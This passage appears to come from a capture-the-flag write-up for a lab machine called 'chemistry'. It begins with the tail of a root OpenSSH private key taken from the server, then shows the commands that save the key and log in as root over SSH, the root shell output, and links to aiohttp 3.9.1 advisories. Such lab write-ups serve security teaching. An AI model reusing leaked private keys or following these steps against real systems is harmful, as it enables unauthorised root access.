EAAAGBALBW2MxsbJIGemDNSzlCbI1Oulh4vGNmRUHDNxvFYzvjRyivD9ISFFG55kxmj3lu
Hry3noZ2BUJXmgvbv/73IgSzTlhqnoOio7KtpVUZAL8CtrLiUk7VWfKhotb49MDuvUKFqx
xEWkapk862p1cmAHU5ol5RqlMostCOxlWKob/0Au47ehaK+DzAI3E9BA9xpB1STjW89nmr
+WhSXDr7AhtWgvdy3uUeN1oMKO5Bz5XzOQ40g0apgcWaWi6Vitx8AimCE26A32LDjGNM8i
NJOci5dbOvOaiSGCR5op/R2QZgyMEu3tq4kx4TW7dp2h8XdFpCfD1E4F7ldlDpY1j/01T0
5DOW8mr+W84SMMYbXU8tNg1o6hUJ9pGkPMXvV/mJq39sCvAuHswMnL5X9yLwE4/vl66Zpo
fbkdR3UtV7w+4JRBajW2KN0PzoYjLaNSRaoFroHh5u9ecg5wdwPqIOEhc6xL6y3oADsLzZ
Q2BoyVp06hJlA5Pa7juBKuGndU2DGwAAAAMBAAEAAAGBAJikdMJv0IOO6/xDeSw1nXWsgo
325Uw9yRGmBFwbv0yl7oD/GPjFAaXE/99+oA+DDURaxfSq0N6eqhA9xrLUBjR/agALOu/D
p2QSAB3rqMOve6rZUlo/QL9Qv37KvkML5fRhdL7hRCwKupGjdrNvh9Hxc+WlV4Too/D4xi
JiAKYCeU7zWTmOTld4ErYBFTSxMFjZWC4YRlsITLrLIF9FzIsRlgjQ/LTkNRHTmNK1URYC
Fo9/UWuna1g7xniwpiU5icwm3Ru4nGtVQnrAMszn10E3kPfjvN2DFV18+pmkbNu2RKy5mJ
XpfF5LCPip69nDbDRbF22stGpSJ5mkRXUjvXh1J1R1HQ5pns38TGpPv9Pidom2QTpjdiev
dUmez+ByylZZd2p7wdS7pzexzG0SkmlleZRMVjobauYmCZLIT3coK4g9YGlBHkc0Ck6mBU
HvwJLAaodQ9Ts9m8i4yrwltLwVI/l+TtaVi3qBDf4ZtIdMKZU3hex+MlEG74f4j5BlUQAA
AMB6voaH6wysSWeG55LhaBSpnlZrOq7RiGbGIe0qFg+1S2JfesHGcBTAr6J4PLzfFXfijz
syGiF0HQDvl+gYVCHwOkTEjvGV2pSkhFEjgQXizB9EXXWsG1xZ3QzVq95HmKXSJoiw2b+E
9F6ERvw84P6Opf5X5fky87eMcOpzrRgLXeCCz0geeqSa/tZU0xyM1JM/eGjP4DNbGTpGv4
PT9QDq+ykeDuqLZkFhgMped056cNwOdNmpkWRIck9ybJMvEA8AAADBAOlEI0l2rKDuUXMt
XW1S6DnV8OFwMHlf6kcjVFQXmwpFeLTtp0OtbIeo7h7axzzcRC1X/J/N+j7p0JTN6FjpI6
yFFpg+LxkZv2FkqKBH0ntky8F/UprfY2B9rxYGfbblS7yU6xoFC2VjUH8ZcP5+blXcBOhF
hiv6BSogWZ7QNAyD7OhWhOcPNBfk3YFvbg6hawQH2c0pBTWtIWTTUBtOpdta0hU4SZ6uvj
71odqvPNiX+2Hc/k/aqTR8xRMHhwPxxwAAAMEAwYZp7+2BqjA21NrrTXvGCq8N8ZZsbc3Z
2vrhTfqruw6TjUvC/t6FEs3H6Zw4npl+It13kfc6WkGVhsTaAJj/lZSLtN42PXBXwzThjH
giZfQtMfGAqJkPIUbp2QKKY/y6MENIk5pwo2KfJYI/pH0zM9l94eRYyqGHdbWj4GPD8NRK
OlOfMO4xkLwj4rPIcqbGzi0Ant/O+V7NRN/mtx7xDL7oBwhpRDE1Bn4ILcsneX5YH/XoBh
1arrDbm+uzE+QNAAAADnJvb3RAY2hlbWlzdHJ5AQIDBA==
-----END OPENSSH PRIVATE KEY-----
Root Access Via SSH:
We save the content to a local file and adjust the permissions of the key to use it in an SSH connection to the server:
❯ vi id_rsa
❯ chmod 600 id_rsa
❯ ssh -i id_rsa root@10.10.11.38
The access was successful, gaining access as root user:
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-196-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Thu 05 Dec 2024 12:29:34 PM UTC

  System load:  0.0               Processes:             260
  Usage of /:   81.8% of 5.08GB   Users logged in:       1
  Memory usage: 34%               IPv4 address for eth0: 10.10.11.38
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

9 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Fri Oct 11 14:06:59 2024

root@chemistry:~# id
uid=0(root) gid=0(root) groups=0(root)
Relevant information
- https://www.cvedetails.com/version/1763638/Aiohttp-Aiohttp-3.9.1.html
- https://github.com/advisories/GHSA-vgv8-5cpj-qj2f
:wq!
Comments